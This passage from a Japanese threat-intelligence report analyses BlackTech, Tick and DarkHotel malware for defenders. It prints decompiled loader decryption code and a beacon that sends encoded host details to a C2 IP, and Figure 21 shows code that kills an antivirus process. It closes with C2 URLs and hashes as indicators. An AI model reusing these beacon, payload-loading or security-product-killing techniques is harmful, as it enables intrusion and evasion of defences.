ta:100058B8                 align 800h
ta:100058B8 _rdata          ends
```

図 12. DLL ファイルの名称

```
.text:100042FE                          ; Exported entry   1. PrintF
.text:100042FE
.text:100042FE
.text:100042FE
.text:100042FE                          public PrintF
.text:100042FE                          PrintF proc near
.text:100042FE 68 34 62 00 10           push    offset unk_10006234
.text:10004303 E8 05 00 00 00           call    sub_1000430D
.text:10004308 59                       pop     ecx
.text:10004309 6A 01                    push    1
.text:1000430B 58                       pop     eax
.text:1000430C C3                       retn
.text:1000430C                          PrintF endp
.text:1000430C
```

図 13. 暗号化されている設定情報を関数に渡す箇所

DLLに埋め込まれている設定情報 (サイズ:2936バイト) もRC4で暗号化されていますが、ここでは暗号化コードの先頭128バイトが鍵として使われています。 DLLに埋め込まれている設定情報はJPCERT/CCが公開しているツール[10]で抽出する事ができます。

10 https://github.com/JPCERTCC/aa-tools/blob/master/tscookie_data_decode.py

PLEAD Loader

PLEADは、暗号化コードを内部に埋め込んでおり、XOR+RC4で復号したシェルコードをメモリ上に展開する処理を行います。

```
lstrcatA(concatenated, aIfaakadhoonijf);
lstrcatA(concatenated, aBmfcoehnojfgho);
strcat(concatenated, aMcnkgnhmlbhhni);
lstrcatA(concatenated, aKoedgngbcjmehe);
strcat(concatenated, aEdnicofflcfafj);
lstrcatA(concatenated, aGmjaihjoplhafa);
strcat(concatenated, aEknohjkhkbemfp);
strcat(concatenated, aGofcedaafbokco);
strcat(concatenated, aCdbjjkghoeocoh);
lstrcatA(concatenated, aFnfhkfdfgiofbl);
qmemcpy(&key, concatenated, 0x20u);
idx = 0;
if ( a2 )
{
  enc = concatenated + 32;
  do
  {
    enc_byte0 = *enc;
    enc_byte1 = enc[1];
    enc += 2;
    *(_BYTE *)(idx++ + buf) = (16 * enc_byte1 - 1) ^ ~(enc_byte0 - 1) & 0xF;
  }
  while ( idx < a2 );
}
operator delete(concatenated);
aa_RC4(&key, 32, buf, a2);
return aa_rol5_hash((unsigned __int8 *)buf, a2) == 0xB3E6D7E3;
```

図 14. PLEAD 暗号化コード復号処理

2019上期にTSCookieと同様に、別のファイルから暗号化コードを読み込むタイプの存在を確認しました。

PLEAD Loader
SHA256: 39d69518c17e03eb0908321b9b4932a8bbb0fe8b6e89c81422adade5cbb0efda
暗号化ファイル
SHA256: da6813f0ef85b0abc8df4df72ded43225704b179b575e210319e55f0432ec171
PLEAD Loaderは、同じフォルダに対象の暗号化されたファイルが存在するかを確認します。
ファイル探索の条件は、TSCookie Loaderとは異なり、ファイルサイズとファイルのROL5ベースのハッシュ値です（図15）。暗号化ファイルが見つかった場合は、従来観測されているPLEADと同様にXOR+RC4で復号します。弊社で観測した条件は、ファイルサイズが28,504バイトで、ハッシュ値が0x6AC1360Fでした。
弊社が調査したケースでは、暗号化ファイルが"desktop.ini"という名称で、PLEAD Loaderと同じフォルダに設置されていました。

```
  while ( 1 )
  {
    if ( !lstrcmpA(FindFileData.cFileName, asc_407038)
      || !lstrcmpA(FindFileData.cFileName, asc_407034)
      || FindFileData.dwFileAttributes & 0x10
      || FindFileData.nFileSizeHigh
      || FindFileData.nFileSizeLow != size )
    {
      goto NEXT;
    }
    lstrcpyA(&fpath, &Filename);
    lstrcat(&fpath, FindFileData.cFileName);
    fp = fopen(&fpath, aRb);
    v5 = fp;
    if ( fp )
    {
      fread(buf, 1u, size, fp);
      fclose(v5);
      if ( aa_rol5_hash((unsigned __int8 *)buf, size) == 0x6AC1360F )
        break;
    }
    lstrcat = (void (__stdcall *)(LPSTR, LPCSTR))lstrcatA;
NEXT:
    if ( !FindNextFileA(v3, &FindFileData) )
      goto CLOSE;
  }
  ret = 1;
```

図 15. PLEAD Loader ファイル探索処理

メモリ上に展開されたシェルコードは、外部サイトからファイルをHTTPでダウンロードします。従来のPLEADは、固定のユーザーエージェントを使っていましたが、本PLEADは、感染端末のレジストリに設定されているユーザーエージェントを使うように変更されていました。

参照レジストリ)
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent

このレジストリが見つからない場合は、”Mozilla/4.0 (compatible; MSIE 8.0; Win32)”をユーザーエージェントに使います。

```
:0026057B                xor     edi, edi
:0026057D                mov     ecx, 24h ; '$'
:00260582
:00260582 loc_260582:                            ; CODE XREF: ...
:00260582                push    edi
:00260583                loop    loc_260582
:00260585                call    loc_2605AD
:00260585 ; ------------------------------------------------------------------
:0026058A aMozilla40Compa db 'Mozilla/4.0 (compatible; MSIE 8.0)',0
:002605AD ; ------------------------------------------------------------------
```

図 16. 2018 年 PLEAD

```
mov     ecx, [esp+110h+var_EC]
lea     edx, [esp+110h+var_E4]
mov     [esp+110h+var_DE], bp
push    0
mov     ebp, 20h ; ' '
push    edx
push    eax
mov     [esp+11Ch+var_E8], 1
mov     [esp+11Ch+var_E4], 55h ; 'U'
mov     [esp+11Ch+var_E2], 73h ; 's'
mov     [esp+11Ch+var_E0], di
mov     [esp+11Ch+var_DC], bp
mov     [esp+11Ch+var_DA], 41h ; 'A'
mov     [esp+11Ch+var_D8], 67h ; 'g'
mov     [esp+11Ch+var_D6], di
mov     [esp+11Ch+var_D4], bx
mov     [esp+11Ch+var_D2], si
call    [ecx+API.advapi32_RegQueryValueExW]
test    eax, eax
```

図 17. 2019 年 PLEAD User Agent レジストリを読み込む箇所

最後に、主ツールであるTSCookieとPLEADは精力的に改良を重ねられており、ファイル単体での検出がより困難になっています。攻撃の配送はメールでクラウドストレージのリンクを送付[11]し、マルウェアを配送する事で知られますが、その他にも社内の通信機器を乗っ取ってマルウェアを配送する事が最近報告されています[12]。弊社のインシデント対応においても、通信機器が侵入経路となったと思われる事案がありました。また、Windowsの業務端末だけでなく、サーバーファームでの感染も確認されています。インターネットから直接アクセスできない社内サーバーは、OSのアップデートやパッチ適用、セキュリティ製品の導入が見落とされがちですが、通信機器のファームウェアのアップデートや、サーバーファームの侵害痕跡の確認などにも注意して頂ければと思います。




図 18. BlackTech 攻撃グループの侵入経路と潜伏先

11 https://piyolog.hatenadiary.jp/entry/20180119/1516391079
12 https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

Tick

2019年7月に化学系組織に配送されたメールの添付に含まれるWindowsフォルダのアイコンを持つファイル (sha256: 32db-fc069a6871b2f6cc54484c86b21e2f13956e3666d08077afa97d410185d2) は、実行されると、リソースセクションに含まれる実行ファイルを～dmの名前を先頭につけて、%temp%フォルダに作成します (～dmXXXX.tmp XXXXはランダム) 。

- ホスト名
- NICアダプターの情報
- インストールされているアンチウィルスソフト製品の情報
- OSのバージョン
- CPU情報

取得した情報は、通信先URIの"?UID="と"?ws="の値の後ろにエンコードされた文字列として付加して送信されます。"?UID="の値には、ホスト名とNICアダプターの情報を、12345の繰り返しでXOR+Base64エンコードした値が付加されます。"?ws="の値には、アンチウィルスソフトの利用状況と、OSのバージョン、CPU情報の組み合わせが、Base64エンコードされて送信されます。

書き込まれたファイルは、～dm.tmpのファイル名のまま実行され、自身をavirra.exeの名前に変更して、自動起動エントリーをSOFTWARE¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥RunにRavirraの名前で作成します。続いて、起動中のプロセスに、PccNT.exe (トレンドマイクロ社のアンチウィルスソフトウェアを意識したと思われる) が検出されるとこれの停止を試み、感染環境から次の情報を取得します。

送信された情報に基づいて次のマルウェアがダウンロードされて、実行されるダウンローダーです。ユーザーエージェントの値"Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)"にも特徴があり、通常はユーザーエージェント値のセミコロン;の後ろにあるはずのスペースがありません。

```
GET /TerminFold/ldsjr.php?UID=UntwcGBsS1c0NTMyMjw0MDIyMjA=&ws=MzIxMnVua29udw== HTTP/1.1
User-Agent: Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)
Host: 27.255.90.158
```

図 19. ダウンローダーの URI で環境情報を送信する通信とユーザーエージェント値

```
import base64

encoded = "UntwcGBsS1c0NTMyMjw0MDIyMjA="  #UID
encoded1 = "MzIxMnVua29udw=="  #ws
decoded = base64.b64decode(encoded)
b = bytearray(decoded)
j = 1
for i in range(len(b)):
    if j > 5:
        j = 1
    b[i] ^= j
    j = j + 1
print "UID:" + b
print "ws:" + base64.b64decode(encoded1)

UID:SystemIT002018110165
ws:3212unkonw
```

図 20 UID と ws 値の Python デコード例

Tickグループによる昨年5月の攻撃[8]で観測されたダウンローダーと今回のダウンローダーでは、PccNT.exeプロセスを停止する箇所が類似しています。

```
while ( 1 )
{
  v1 = CreateToolhelp32Snapshot(0xFu, 0);
  pe.dwSize = 296;
  if ( Process32First(v1, &pe) )
  {
    do
    {
      if ( !strcmp(pe.szExeFile, "PccNT.exe") )
      {
        v2 = OpenProcess(1u, 0, pe.th32ProcessID);
        v3 = v2;
        if ( v2 )
        {
          TerminateProcess(v2, 9u);
          CloseHandle(v3);
        }
      }
    }
    while ( Process32Next(v1, &pe) );
  }
  CloseHandle(v1);
}
```

図 21. トレンドマイクロ社のプロセスを停止するコード

同様のダウンローダーを使った攻撃は、昨年より継続して観測されています。配送ファイルは、EXEではなく脆弱性を攻撃するOfficeファイルが使われるケースもあります。ダウンローダーは、ユーザーエージェントの値、収集する情報、ファイルサイズのパディング、ジャンクコードなど、コードを少しずつ変更して使われています。インシデントでの観測からは、Tickグループの攻撃の現在の主流は、配送ファイルやダウンローダーに変更を加えつつ攻撃を行い、侵入に成功した場合は、ダウンローダーの後に初期RAT、2次RATとRATを変更しながら攻撃を行っていると考えています。侵入後に観測されたRATについては、弊社の以前のレポート[4]に記載しています。




図 22. Tick グループの攻撃フロー

攻撃グループごとの TTPs (戦術、技術、手順)

2019年上半期という観測期間での攻撃グループごとの
TTPsと標的組織を表で大まかに整理します。

攻撃グループ	攻撃の TTPs	標的組織
Tick (Bronze Butler)	**マルウェアの配送の特徴：** メール添付ファイルに含まれる (EXE) **エクスプロイト：**N/A **利用するツール・マルウェア：** ダウンローダー Datper ローダー RAT[1] 等 **C2 通信の特徴：** ダウンローダーのユーザーエージェントに特徴がある (検知のインディケータ参照)、バージョンによって異なる	化学、通信
BlackTech	**マルウェアの配送の特徴：**N/A **エクスプロイト：** 通信機器の脆弱性を悪用 **利用するツール・マルウェア：** PLEAD、TsCookie **C2 通信の特徴：** ユーザーエージェントに特徴がある (検知のインディケータ参照)、最近は異なるケースもある	リサーチ、半導体、 クリティカルインフラ
DarkHotel	**マルウェアの配送の特徴：** メール本文の URL リンク メール添付ファイル (Office マクロ) **エクスプロイト：**N/A **利用するツール・マルウェア：** PowerShell ダウンローダー **C2 通信の特徴：**N/A	メディア、防衛

TTPs より考察する脅威の検出と緩和策

マルウェアの配送について

標的型攻撃の主な起点であるマルウェアの配送では、Tick攻撃グループはメールの添付で実行ファイルを配送し、DarkHotel攻撃グループはメールの添付でマクロ付きOfficeのファイルを配送しています。一方で、DarkHotel攻撃グループは、メールの本文にURLのリンクをつけURLのリンクからダウンロードしたファイルを開く事で攻撃が開始されるような攻撃も行っています。メール添付のケースでは、メールサンドボックスで添付ファイルの安全性を確認するような対策が有効と思われます。一方、URLリンクからダウンロードするようなケースでは、Web分離・無害化といった対策も有効だと思われます。

攻撃について

Officeの脆弱性を攻撃するファイルが配送されるケースがありますが、ゼロデイを攻撃するようなケースは観測されておらず、パッチマネージメントは有効な緩和策と思われます。また、BlackTech攻撃グループは企業の通信機器を攻撃して侵入してくる可能性が指摘されています[12]。標的型攻撃グループによる悪用の報告はまだありませんが、SSL-VPN装置が外部からの侵入経路となり得るような脆弱性が発表されています[13]。パッチマネージメントは、端末やサーバーのOSとソフトウェアだけでなく、通信機器も対象にするよう注意頂ければと思います。

インストールされるRAT、遠隔操作（C&Cについて）

BlackTech攻撃グループは、マルウェアのペイロード部分を暗号された別のファイルとして用意したり、ユーザーエージェント値を感染端末由来のものに変更したり、感染端末でのファイルスキャンによる検出、ネットワーク監視による検出への対策を強化していると思われます。一方で、過去に利用したドメイン名の利用や、つい最近まで同じユーザーエージェント値を使っている事などから、既出のインディケータを使って、ネットワークログを過去にさかのぼって検索する事は脅威を検出する有効な方法と思われます。また、インシデント対応での観測では、サーバーファームでの感染も念頭に、対策や検出範囲に漏れがないよう注意してください。

Tickグループのダウンローダーは、細かな変更が多くエンドポイント、ネットワークともに検出が容易ではないと思われます（最新の観測ではユーザーエージェントに特徴がある）。また、DarkHotel攻撃グループも攻撃の手口をよく変更してきていると思われます。これらへの1つのアプローチは、攻撃の後半のフェーズで最終的に動作するRATが動き始めた後のリモートコマンドを監視・検出する事があります。また、より前半のフェーズでは、OfficeのファイルからPowerShellが実行されるなど今回観測されたパターンをEDRなどで監視・検知する事も有効と思われます。

13 https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf

検知のインディケータ

攻撃グループ	攻撃の TTPs
Tick (Bronze Butler)	**検体 (SHA256)** 911fbd95e39db95dbfa36ff05d7f55fc84686bbe05373fc2f351eb76a15d9d74 337d610ebcc9c0834124f3215e0fe3da6d7efe5b14fa4d829d5fc698deca227d 706a6833b4204a89455f14387dbfc4903d18134c4e37c184644df48009bc5419 58b06982c19f595e51f0dc5531f6d60e6b55f775fa0e1b12ffd89d71ce896688 04fec91f13ea96bc9a4446895d870a31991abd623288504b8c707d97905eaa8d fb0d86dd4ed621b67dced1665b5db576247a10d43b40752c1236be783ac11049 d1307937bd2397d92bb200b29eeaace562b10474ff19f0013335e37a80265be6 32dbfc069a6871b2f6cc54484c86b21e2f13956e3666d08077afa97d410185d2 **その他：** **User-Agent 値** Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)
BlackTech	**検体 (SHA256):** **TSCookie Loader** d66cb043a9f3b4186ce5a1824d9a6071ee2956ccb0c9744387e5baaf0ac88d76 **暗号化ファイル** 5cdcc1ee36deb09d1ca52f6b7ced4ff1ccb9cfdb589d46d12b79e6f9599ec014 **PLEAD Loader** 39d69518c17e03eb0908321b9b4932a8bbb0fe8b6e89c81422adade5cbb0efda **暗号化ファイル** da6813f0ef85b0abc8df4df72ded43225704b179b575e210319e55f0432ec171 **窃取された電子署名が付与されたスキャンツール** f451c943be3ae1ac9c773484449696ea5629777b19b1ad66d334e0d5b8e8330a f30b8f26ea4ee498b5e10471a0ba720e2c21210bc57440409533d6b072d95153 **C2:** appstore.androiddatacenter[.]com http[:]//ddc.phonewebex[.]com:443/index.php **その他：** **User-Agent 値（感染端末の User Agent レジストリ値）** Mozilla/4.0 (compatible; MSIE 8.0; Win32)
DarkHotel	**検体 (SHA256):** b63dbd4edc8ef0cb4f8fc92546130b68e5275e6fc5fdef93f1646cf65cab3977 94c5a16cd1b6af3d545b1d60dff38dc8ad683c6e122fb577d628223dd532ab5a **C2:** http[:]//37.220.0[.]41/sd.ps1 http[:]//37.220.0[.]41/Doc1.bin http[:]//think-japan[.]net/SYSTEM2/delSettingdsufytgdsuyf.php

マクニカネットワークス株式会社

本社　〒222-8562 横浜市港北区新横浜1-5-5
TEL.045-476-2010 FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916　FAX.06-6227-6917

第3版